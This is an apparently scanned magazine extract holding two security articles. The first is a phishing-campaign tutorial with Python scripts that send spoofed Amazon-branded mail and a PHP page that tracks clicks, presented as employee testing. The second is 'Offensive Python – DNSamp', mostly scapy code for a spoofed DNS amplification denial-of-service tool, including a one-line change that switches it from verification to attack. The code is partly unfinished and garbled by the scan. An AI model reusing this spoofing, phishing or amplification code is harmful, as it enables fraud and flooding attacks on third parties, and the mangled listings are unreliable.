


Figure 1. MySQL Install




Figure 2. Postfix Install




Figure 3. Postfix FQDN

to accept and forward the messages. Install Postfix using the following command: `$ sudo apt-get install postfix`. During the installation, you will be presented with some configuration questions. Make sure to choose 'Internet Site' for the type of mail configuration. The default name provide should be fine for the system mail name (Figure 2 and Figure 3).

Sending a test email

Before sending any test emails you will need to edit the Postfix configuration to allow connections from the IP address that will be used to send the

emails from. Make sure to add your IP address to the list in the mynetworks variable.

```
$ sudo nano /etc/postfix/main.cf
mynetworks =192.168.200.234
```

Now you are prepared to create a simple Python script to test sending emails against the Postfix server. Make sure to replace the IP address with the one your Postfix server is running on. Do not forget to replace the email addresses and subject line as well (Listing 1).

Listing 1. Testing the Postfix server

```
#!/usr/bin/env python
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import smtplib

def sendPhish(fromEmail, toEmail, subject):

    # IP of our Postfix machine
    smtpServer = "192.168.200.234"
    # Set up the message
    emailBody = "Test Message"
    msg = MIMEMultipart(_subtype='related')
    body = MIMEText(emailBody, _subtype='html')
    msg.attach(body)
    msg['Subject'] = subject
    msg['From'] = fromEmail
    msg['To'] = toEmail

    # Send the message via SMTP server.
    s = smtplib.SMTP(smtpServer)

    # Send the email
    s.sendmail(fromEmail, toEmail.split(","),
               msg.as_string())

    s.quit()
```

```
# Test email
fromEmail = "spoofme@example.com" # Can be any
address
toEmail = "victim_email@example.com"
subject = "Subject Line"

# Send the email
sendPhish(fromEmail, toEmail, subject)
```

Listing 2. Creating the database to store link clicks

```
mysql> CREATE USER 'phish'@'localhost' IDENTIFIED BY 'password';
mysql> CREATE DATABASE phishing;
mysql> USE phishing;
mysql> GRANT ALL PRIVILEGES ON phishing.* TO
        "phish"@"localhost";
mysql> CREATE TABLE clicks (
->         id INT NOT NULL AUTO_INCREMENT
        PRIMARY KEY,
->         email VARCHAR(100),
->         time DATETIME,
->         linkId INT
->     );
mysql> exit
```

If you are not able to send any emails, make sure you have added the correct IP address of your machine running the Python script to `/etc/postfix/main.cf` and allowed port 25 on your Postfix server. You can verify that Postfix is up and listening by running the command `sudo netstat -anltp | grep :25` and looking for a process named master.

Create a system for tracking clicks

Now that the Postfix system is up and running you will need a way to track links that are clicked in the emails.

Listing 3. PHP landing page

```
<?php

// Connection details
$db_addr = 'localhost';
$db_user = 'phish';
$db_pass = 'password';
$db_name = 'phishing';

// Create connection
mysqli = new mysqli($db_addr,$db_user,$db_
    pass,$db_name);

// Check connection
if(mysqli->connect_error)
{
    echo "Failed to connect to MySQL: " .
        mysqli_connect_error();
    mysqli->close();
}
else
{
    echo "Connected OK";
}

// Get parameters from the link and store
    them in the database
$email = isset($_GET['d']) ? $_GET['d'] : '';
$linkId = isset($_GET['t']) ? $_GET['t'] : -1;
// Get the current time
$click_timestamp = date("Y-m-d H:i:s");
// Insert into the database
$stmt = mysqli->prepare("INSERT INTO clicks
    (email, time, linkId) VALUES
    (?, ?, ?);");
$stmt->bind_param('ssi', $email, $click_time-
    stamp, $linkId);
$stmt->execute();
//Close the connection
mysqli->close();
?>
```

Create the MySQL database

First create a user and database in MySQL to store information on each click on links in the phishing email. This will be used later to get statistics on the phishing campaign (Listing 2).

The linkId column will be where you will identify which link in the email was clicked. This can be used to track things like how many people clicked on the order number versus the unsubscribe link. It is a really helpful way of identifying what parts of the emails are more effective at getting users to click on them.

Create a PHP page to track link clicks

The next thing needed is a page to track each click and store the associated information. A PHP page that will take a few GET parameters in order to track our data will be used. Once you have tested the page and it works you should remove the echo statements used for troubleshooting. In the code below there are two parameters passed to the page. The `d` parameter will contain the email address and the `t` parameter will contain the link id. They are passed in plaintext for simplicity but you could use base64 to encode and decode your values here to make the links look more legitimate (Listing 3).

```
$ sudo nano /var/www/a.php
```

Testing the PHP page

To test the page try going to `http://192.168.200.234/a.php?d=test@example.com&t=1` replacing the IP address with your own. If everything worked as expected you should be able to view the new entry in the database. Run the following commands to list the new entry.

```
$ mysql -u phish -p
mysql> use phishing;
mysql> select * from clicks;
```

```
rob@ubuntu:~$ mysql -u phish -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 5.5.31-0ubuntu0.12.04.2 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use phishing;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from clicks;
+----+-----+-----+-----+
| id | email          | time                | linkId |
+----+-----+-----+-----+
|  1 | test@example.com | 2013-06-25 10:23:20 |      1 |
+----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 4. MySQL Results

If everything went well you should see something similar to the following: Figure 4.

Creating the email template

Creating a decent email sounds easy, but without careful planning your phishing campaign can be over before it has even started. Make sure to decide what you want to get out of your phishing campaign. Are you trying to get a shell on a high value target? Maybe you just want to collect credentials. What about testing employees' responses to phishing emails companywide? The key is to understand what will be the end goal before you begin crafting your email.

The goal for this article is to test the employee's susceptibility to phishing attack in the organization. Since the goal is to try to target a wide audience it would be a good idea to craft an email that a majority of the recipients would feel compelled to open. A good suggestion is to create your email template from an existing email that you have already received. For example, you could use a recent PayPal or Amazon receipt and tweak the email to make it look like an unauthorized purchase was made against the recipients account. The idea is to make the recipient want to open the email and follow a link to resolve the issue.

Below is an example of an Amazon receipt that could be used as the template for the email. The order number would be a good place to inset the custom link (Figure 5).

Fixing any CSS issues

If you plan to create your email by copying something like an Amazon receipt as a template you

will need to inline any CSS. To clarify, by default your HTML will probably link to CSS files hosted somewhere and when you send the email it will not render like it does in your browser. There is a free tool available online that can be utilized to inline the CSS in your template: <http://beaker.mailchimp.com/inline-css>. First paste your HTML into the text-box and click on the convert button. The CSS will be retrieved from the remote files and added into the HTML code. This new HTML is what will be used in the email template.

Embedding the images

Not all mail clients will display the images that are linked in the email. To make sure that the images are displayed properly you will need to embed them in the message using a Content-Id. To do this look for any image tags like `` and replace them with ``. You can enter anything you want after cid as long as you are consistent and each image has a unique identifier. Once the tags have been updated the actual work of embedding the images will be done by the Python script in the next section.

The Python code will need to load each image file which can be obtained by downloading it from the links that were originally in the email template.

```
# Load the image you want to send at bytes
img_logo = open('amazon-logo.gif', 'rb').read()
```

Once the image has been loaded it can be embedded in the HTML message using the code below. You must make sure that you reference the same name you used as the Content-Id in the




Figure 5. Example Amazon Receipt

Listing 4. Python snippet to embed images

```
# Now create the MIME container for the image
# The second parameter must match our Content-Id
# in the email html
msg = MIMEMultipart(_subtype='related')
img = MIMEImage(img_logo, 'gif')
img.add_header('Content-Id', '<logo>') # angle
# brackets are important
msg.attach(img)
```

Listing 5. Python email script

```
#!/usr/bin/env python
from email.mime.image import MIMEImage
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import smtplib
import base64
import random

def sendPhish(fromEmail, toEmail, subject):

    smtpServer = "192.168.200.234"

    # Load the image you want to send at bytes
    img_logo = open('amazon-logo_V192256676_
        gif', 'rb').read()
    img_cart = open('topnav-cart_V192239683_
        gif', 'rb').read()
    img_unsubscribe = open('icon-unsubscribe_
        V192239991_
        gif', 'rb').read()

    # Create a "related" message container that
    # will hold the HTML
    # message and the image
    msg = MIMEMultipart(_subtype='related')

    # Create the body with HTML. Note that the
    # image, since it is inline, is
    # referenced with the URL cid:myimage... you
    # should take care to make
    # "myimage" unique
    emailBody = open('Amazon - Inlined.html',
        'rb').read()

    # Replace the placeholders
    emailBody = emailBody.
        replace('EMAILHERE',toEmail)

    # Add the body to the email
    body = MIMEText(emailBody, _subtype='html')
    msg.attach(body)
```

```
# Now create the MIME container for the
# image
# The second parameter must match our Con-
# tent-Id in the email html
img = MIMEImage(img_logo, 'gif')
img.add_header('Content-Id', '<logo>') #
# angle brackets are important
msg.attach(img)

img = MIMEImage(img_cart, 'gif')
img.add_header('Content-Id', '<cart>') #
# angle brackets are important
msg.attach(img)

img = MIMEImage(img_unsubscribe, 'gif')
img.add_header('Content-Id', '<unsub-
# scribe>') # angle brackets are
# important
msg.attach(img)

# To, From, and Subject
msg['Subject'] = subject
msg['From'] = fromEmail
msg['To'] = toEmail

# Send the message via our Postfix server.
s = smtplib.SMTP(smtpServer)
s.sendmail(fromEmail, toEmail, msg.as_
# string())
s.quit()

# Hardcoded test values
# Replace with your own
fromEmail = "no-reply@amazon.com"
toEmail = "victim_email@example.com"
subject = "Amazon Test"

# Send the email
sendPhish(fromEmail, toEmail, subject)
```


HTML file but it should be enclosed in angle brackets (Listing 4).

Finishing touches

If you are using an existing email as a template, make sure to remove any remaining personal information. Also double check for any email addresses or order numbers that may tie the email back to you. Make sure that you have replaced any links with ones that point back to the server.

Sending out the emails


Now that the email template is prepared, the next step is to send it out. For this step you will need a Python script that will replace any placeholders in the template as well as embed any images that may be needed. Finally the script will need to connect to the Postfix server to send out the email.

In order to make this script work, make sure to replace any references to images with your own. Also make sure to replace the IP with your Postfix servers address and update the names of any ContentId's you may have used. Finally, make sure to update the email address and subject lines (Listing 5).

Summary

The current setup that you have configured has made it possible to send out some very convincing emails and collect statistics on the entire operation. Collecting the statistics on each click will assist you understanding how your organization fares against such attack. The information gathered can be used to gauge what percentage of employees are likely to click on an email as well as how many of the employees will report suspicious email to their security team.

ROB SIMON



Rob Simon (OSCP, GCFA), is a Senior Security Engineer with experience in areas including web application security, reverse engineering, code obfuscation and computer forensics. His skills also include the ability to hack and reverse engineer embedded systems ranging from hand held game consoles to cell phones.

In his spare time he actively maintains his website <http://kc57.com> and contributes to the security community. Rob has spoken at several security conferences, conducted trainings, and hosted several CTF competitions. In his current role his main objective is to minimize the security risks at a Fortune 1000 company. Rob is tasked with leading the application security team and assisting in assessing all the software developed through the company on a global scale.



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Game and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

Offensive Python – DNSamp – Building a Denial of Service DNS Amplification Tool

In this article we will craft a DNS amplification tool, because a friend of mine wanted one. It's a tool and it should exist. It's a work in process, and we'll include as much as we can.

In this article we examine using python in order to create a tool to test the efficacy and actually execute a DNS amplification attack from the command line. Steps are taken to ensure that it can be used as a library for integration into any given framework. This example is an indication of how I think tools should be written, and how one might desire to use python to create their own custom attack framework.

Jayne Cobb: Boy, it sure would be nice if we had some grenades, don't you think? – Firefly

First Things First – Understanding the Attack

Any bandwidth amplification tool begins with a smaller request that generates a larger response. Sometimes bandwidth amplification also entails spoofing because the attack vector is the return traffic. This is the case with DNS amplification. A small request with a spoofed source

address results in a larger response. The larger response is sent via UDP, so there is no broken TCP connection. Most computers use DNS requests and responses, so it is unlikely that UDP on port 53 will be blocked. Some large hosting providers do block DNS altogether though.

There are some DNS servers that allow you to make multiple requests in a single query.

There is also an RFC that specifies a way to suggest to the server that a single response can have a non-standard large response. We'll be trying to use that field as well.

Note

If your service provider or the VPS you're running is on a service provider that does not allow spoofing OR there is a condition where some hop between you and the DNS resolver implements ingress filtering to combat spoofing OR your ISP supports egress filtering to combat spoofing, the tool is effectively useless.

Please, no complaints that it doesn't work for you. If you understand how the attack works and the requisite conditions that need to be present, it works. It was tested in a clean-room environment to ensure functionality. Moving along...

Next, Architect Your Code – Setting it up to be Reusable

You definitely want to re-use your own code, so make it easy. Separate all of your functionality, interface, and invocation. It's sort of like MVC but not really. For example, django isn't true MVC, it just breaks things apart in to re-usable pieces, because people are (*or should be*), ostensibly, smarter than frameworks.

So where we're going with this is separate the work and the view/invoke. I think django got it right with making it data models that might do some work in order to present things in a linear output flow. We probably shouldn't connect our actions to the output we receive, we should build data models

that simplify the work we're going to do. This will probably be more understandable when you see the code I came up with... so let's get on with it.

One of the big strengths of python, after all, comes from exceedingly rapid prototyping. Let's get in to that phase.

Listing 1. Reading in a list of addresses

```
def load_server_list_file(self, filename):
    """
    Load a one server per line server list
    from a file.
    Accepts a single argument of filename
    """
    with open(filename, 'r') as server_list:
        for server in server_list.readlines():
            self.server_list.append(server)
```

Listing 2. Getting the box host-name so we can have an okay guess at what domain for which they might have loads of records

```
class threadedGetName(threading.Thread):
    """
    Worker threads to get domain names for
    which
    the DNS server probably is authoritative
    """
    def __init__(self, in_queue, return_queue):
        """
        Nothing going on here, move along
        """
        threading.Thread.__init__(self)
        self.queue = in_queue
        self.return_queue = return_queue

    def get_hostname(self, ip):
        try:
            #TODO move this to scrapy to
            #remove the socket dependency/
            #namespace pollution
            domain = socket.gethostbyaddr(ip)[0]
            self.return_queue.put((ip, domain))
            print('Got ip: ` + ip + ` host-name: ` + domain)
            return True
        except:
            return False

    def run(self):
```

```
"""
Nothing going on here, move along
"""
tries = 0
ip = self.queue.get()
while True:
    #handles slow internet connections
    #by trying a few times
    if self.get_hostname(ip): break
    tries += 1
    #handles invalid ip addresses or
    #addresses that can't reverse lookup
    if tries > 4: break
    self.queue.task_done()
```

```
def get_names(self, threads = 4):
    """
    Get the DNS names for which each server
    in self.server_list
    is probably authoritative.
    Accepts an optional threads argument to
    determine how many threads
    to use...
    """
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for server in self.server_list:
        send_queue.put(server)
    for i in range(threads):
        work_thread = self.threadedGetName(send_queue, resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, domain) = resp_queue.get()
        self.server_list_dns[ip] = (domain, )
        resp_queue.task_done()
    print(self.server_list_dns)
```

Listing 3. Determine amplification rate

```
class threadedTestRecords (threading.Thread):
    def __init__(self, in_queue, out_queue,
                 request_type='ANY'):
        threading.Thread.__init__(self)
        self.request_type = request_type
        self.queue = in_queue
        self.resp_queue = out_queue

    def run(self):
        while True:
            (ip, (hostname,)) = self.queue.
                get()
            hostname = '.'.join(hostname.
                split('.')[-2:-1])
            that = IP(dst=ip)/UDP()/DNS(r
                d=1,qd=DNSQR(qname=hostname,
                qtype=self.request_type))
            this = srl(that)
            amp_rate = float(len(this))/
                float(len(that))
            self.resp_queue.put((ip, host-
                name, amp_rate))
            self.queue.task_done()

def test_record(self, threads = 4):
    '''
    Check our amplification rate for each
    site with a single ANY request
    '''
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for ip, data in self.server_list_dns.
        iteritems():
        send_queue.put(ip, data)
    send_queue.join()
    for i in range( threads ):
        work_thread = self.
            threadedTestRecords(send_queue,
            resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, name, amp_rate) = resp_queue.
            get()
        self.server_list_dns[ip] = (name,
            amp_rate)
        resp_queue.task_done()
```

Listing 4. Spoofing capable

```
class threadedSpoof(threading.Thread):
    def __init__(self, in_queue, out_queue,
                 request_type='ANY'):
        threading.Thread.__init__(self)
        self.request_type = request_type
        self.queue = in_queue
        self.resp_queue = out_queue

    def run(self):
        while True:
            (ip, hostname, target) = self.
                queue.get()
            that = IP(dst=ip, src=target)/
                UDP()/DNS(rd=1,qd=DNSQR(qname
                =hostname, qtype=self.request_
                type))
            self.return_queue.put((ip,
                domain))
            self.queue.task_done()

def verify_spoof(self, ):
    '''
    Verify that we can spoof
    '''
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for ip, data in self.server_list_dns.
        iteritems():
        send_queue.put((ip, data, self.our_
            remote))
    for i in range( threads ):
        work_thread = self.
            threadedTestRecords(send_queue,
            resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, name, amp_rate) = resp_queue.
            get()
        self.server_list_dns[ip] = (name,
            amp_rate)
        resp_queue.task_done()
```

Listing 5. Change from verify to attack

```
send_queue.put((ip, data, self.our_remote))
to
send_queue.put((ip, data, self.target))
```

Listing 6. *Argument parsing*

```

if __name__ == '__main__':
    """
    Should give you an idea of how to use the library.

    It could be easily imported instead of run as a script...
    """

    #just arg parsing
    try:
        import argparse
    except:
        print("You must have argparse installed")
        sys.exit()
    """
    We use formatter_class to allow us to put in line breaks.
    Description allows us to put what the tool does in the help screen.
    Epilog allows us to put a message at the bottom of the help screen.
    """
    parser = argparse.ArgumentParser(formatter_class=argparse.RawDescriptionHelpFormatter,
                                   description='Perform a bandwidth '+\
                                   'amplification attack using spoofing and DNS amplification.',
                                   epilog='I didn\'t see one laying around...that acted how I
                                   wanted it to...\n'+\
                                   '\nDonations welcome at bitcoin or pledgie...\n'+\
                                   '\nBitcoin: \n'+\
                                   '\nPledgie: http://www.pledgie.com/campaigns/20567\n'+\
                                   '\nIf I need to make it easier to give me money, let me know...
                                   ;P Use the tool? Send a dollar or two.')
    parser.add_argument('-f', '--file', type=str, nargs='?', required=True,
                        help='Specify the file list')
    parser.add_argument('-t', '--target', type=str, nargs='?', required=True,
                        help='Specify the target')
    parser.add_argument('-s', '--server', type=str, nargs='?', required=False,
                        help='Specify the address of the spoofing verification agent')
    parser.add_argument('-p', '--password', type=str, nargs='?', required=False,
                        help='SSH password to deploy the agent to the server')
    parser.add_argument('-a', '--start', type=str, nargs='?', required=False,
                        help='Specify the start time as mm:dd:yyyy:hh:mm:ss Zulu time')
    parser.add_argument('-z', '--stop', type=str, nargs='?', required=False,
                        help='Specify the stop time as mm:dd:yyyy:hh:mm:ss Zulu time')
    parser.add_argument('-i', '--install', type=str, nargs='?', required=False,
                        help='Tell the tool to install stuff... accepts dependencies and remote')

    args = parser.parse_args()
    #Usage
    #Installation

    #Instantiate
    dns_amplify = DnsAmplify()
    #TODO implement time start/stop checking
    try:

```

```

        dns_amplify.interpret_time(args.start)
    except:
        pass
    try:
        dns_amplify.interpret_time(args.stop,
            start=False)
    except:
        pass
    #Load in a server list from a file or
        directly to instance.server_
        list
    dns_amplify.load_server_list_file(args.file)
    #Specify a target
    dns_amplify.target = args.target
    #Run all data population routines, tests,
        and attack
    dns_amplify.run()
    #Alternately you could just run population
        routines and tests with test_
        run()

```

Listing 7. *The whole thing...at least the finished parts and some sketches*

```

import sys, socket, os, subprocess
import threading

def should_have(need):
    print(need + "I built an installer, you
        should have used it...")
    sys.exit(2)

try:
    from scapy.all import *
except:
    should_have("You must have python-scapy
        installed\n")

try:
    import ntplib as ntplib
except:
    should_have("You must have ntplib
        installed...it's not in repo,
        but it is in pip\n")

if os.getuid() != 0:
    print("You're not root...make the file setuid
        and executable or use sudo")
    sys.exit(3)

class Installer:
    def __init__(self):
        import subprocess

    def run(self, params):

```

```

    if params['agent']:
        print("Installing agent...")
        pass
    if os.getuid() != 0:
        print("You're not root...this isn't
            the installer you're looking
            for...")
        sys.exit(3)
    if params['deps']:
        print("Installing dependencies...")
        subprocess.call('apt-get', '-
            y', 'install', 'python-scapy',
            'argparse')
        subprocess.
            call('pip', 'install', 'http://
            pypi.python.org/packages/
            source/n/ntplib/ntplib-
            0.3.0.tar.gz')
        pass

```

```

agent = '''
class SpoofingValidationAgent:
    '''
    A class you could use on a test VPS host to
        verify
        that spoofing is working with your ISP.
    '''
    def __init__(self, port=8081):
        self.port = port
    def run(self, ):
        pass
'''

class DnsAmplify:
    '''
    TODO list:
    __X__ Accept list of open dns resolvers
    __X__ Accept single target
    __ Accept attack start time - default to now
    __ Accept attack stop time - default to five
        minutes from now
    __X__ Determine domain for which the server
        maybe has lots of records
    __ Support automatic agent deployment
    __ Determine if the DNS resolver will reply
        to multiple queries at once
    __X__ Determine what amplification metric we
        can expect
    __ Verify spoofing with remote
    __ Launch the attack
    __ Hook it up to a django GUI/make it a
        django app
    __ Add support for socks5 proxies maybe...

```

```

__ Fix for pylint
_?_ Bundle an installer
'''

def __init__(self,
              server_list = [],
              target = '192.168.2.3',
              our_remote = '192.168.2.2',
              record_type = 'ANY',
              DEBUG=True):
    self.server_list = server_list
    self.target = target
    self.our_remote = our_remote
    self.record_type = record_type
    self.server_list_dns = {}
    self.DEBUG = DEBUG
    self.start = None
    self.stop = None

def load_server_list_file(self, filename):
    '''
    Load a one server per line server list
    from a file.
    Accepts a single argument of filename
    '''
    with open(filename, 'r') as server_list:
        for server in server_list.readlines():
            self.server_list.append(server.strip())
    print(self.server_list)

class threadedGetName(threading.Thread):
    '''
    Worker threads to get domain names for
    which
    the DNS server probably is authoritative
    '''
    def __init__(self, in_queue, return_queue):
        '''
        Nothing going on here, move along
        '''
        threading.Thread.__init__(self)
        self.queue = in_queue
        self.return_queue = return_queue

    def get_hostname(self, ip):
        try:
            #TODO move this to scrapy to
            #remove the socket dependency/
            #namespace pollution
            domain = socket.gethostbyaddr(ip)[0]
            self.return_queue.put((ip, domain))
            print('\Got ip: ` + ip + ` host-
            name: ` + domain)
            return True
        except:
            return False

def run(self):
    '''
    Nothing going on here, move along
    '''
    tries = 0
    ip = self.queue.get()
    while True:
        #handles slow internet connec-
        #tions by trying a few times
        if self.get_hostname(ip): break
        tries += 1
        #handles invalid ip addresses or
        #addresses that can't reverse
        #lookup
        if tries > 4: break
    self.queue.task_done()

def get_names(self, threads = 4):
    '''
    Get the DNS names for which each server
    in self.server_list
    is probably authoritative.
    Accepts an optional threads argument to
    determine how many threads
    to use...
    '''
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for server in self.server_list:
        send_queue.put(server)
    for i in range( threads ):
        work_thread = self.threadedGetName(send_queue, resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, domain) = resp_queue.get()
        self.server_list_dns[ip] = (domain, )
        resp_queue.task_done()
    print(self.server_list_dns)

```

```

class threadedTestRecords(threading.Thread):
    def __init__(self, in_queue, out_queue,
                 request_type='ANY'):
        threading.Thread.__init__(self)
        self.request_type = request_type
        self.queue = in_queue
        self.resp_queue = out_queue

    def run(self):
        while True:
            (ip, (hostname,)) = self.queue.get()
            hostname = '.'.join(hostname.split('.')[2:-1])
            that = IP(dst=ip)/UDP()/DNS(rd=1,qd=DNSQR(qname=hostname,
                                                       qtype=self.request_type))
            this = srl(that)
            amp_rate = float(len(this))/float(len(that))
            self.resp_queue.put((ip, hostname, amp_rate))
            self.queue.task_done()

def test_record(self, threads = 4):
    """
    Check our amplification rate for each
    site with a single ANY request
    """
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for ip, data in self.server_list_dns.iteritems():
        send_queue.put(ip, data)
    send_queue.join()
    for i in range(threads):
        work_thread = self.threadedTestRecords(send_queue,
                                                resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, name, amp_rate) = resp_queue.get()
        self.server_list_dns[ip] = (name, amp_rate)
        resp_queue.task_done()

class threadedSpoofer(threading.Thread):
    def __init__(self, in_queue, out_queue,
                 request_type='ANY'):
        threading.Thread.__init__(self)
        self.request_type = request_type
        self.queue = in_queue
        self.resp_queue = out_queue

    def run(self):
        while True:
            (ip, hostname, target) = self.queue.get()
            that = IP(dst=ip, src=target)/UDP()/DNS(rd=1,qd=DNSQR(qname=hostname,
                                                                    qtype=self.request_type))
            self.return_queue.put((ip, domain))
            self.queue.task_done()

def verify_spoofer(self, ):
    """
    Verify that we can spoof
    """
    send_queue = Queue.Queue()
    resp_queue = Queue.Queue()
    for ip, data in self.server_list_dns.iteritems():
        send_queue.put((ip, data, self.our_remote))
    for i in range(threads):
        work_thread = self.threadedTestRecords(send_queue,
                                                resp_queue)
        work_thread.setDaemon(True)
        work_thread.start()
    send_queue.join()
    while not resp_queue.empty():
        (ip, name, amp_rate) = resp_queue.get()
        self.server_list_dns[ip] = (name, amp_rate)
        resp_queue.task_done()

def verify_oversize(self, ):
    """
    Not implemented

    Verify that the large response field is honored per RFC INSERT without
    failing over to TCP.
    """
    pass

def send_requests(self):
    """
    Not implemented

```



```

'''
def verify_spoof(self, ):
'''
Verify that we can spoof
'''
send_queue = Queue.Queue()
resp_queue = Queue.Queue()
for ip, data in self.server_list_dns.
    iteritems():
    send_queue.put((ip, data, self.
        target))
for i in range( threads ):
    work_thread = self.
        threadedTestRecords(send_queue,
            resp_queue)
    work_thread.setDaemon(True)
    work_thread.start()
send_queue.join()
while not resp_queue.empty():
    (ip, name, amp_rate) = resp_queue.
        get()
    self.server_list_dns[ip] = (name,
        amp_rate)
    resp_queue.task_done()

def populate(self, ):
'''
populate our initial list of open dns
    servers
'''
self.get_names()

def test(self, ):
'''
run through a series of tests involving
    our dns servers and our vps
'''
self.test_record()

def attack(self, ):
'''
@!?!#%&*
you should call populate and test before
    you run this or know what the
    hell you're doing...
'''
pass

def interpret_time(self, time_val,
    start=True):
'''
set an attack time window
'''

'''
pass

def test_run(self, ):
'''
this let's you run the population and
    test routines...
mostly for testing purposes, but it does
    give you an idea of the execu-
    tion flow...
'''
self.populate()
self.test()

def run(self, ):
'''
don't ask me any questions...just break
    stuff
'''
self.test_run()
self.attack()

if __name__ == '__main__':
'''
Should give you an idea of how to use the
    library.

It could be easily imported instead of run
    as a script...

Exit codes:
1) success
2) no can haz root?
3) dependency fail
'''

#just arg parsing
try:
    import argparse
except:
    print("You must have argparse
        installed...why don't you have
        argparse already??? WTF bro?")
    should_have("You must have argparse
        installed\n")
'''
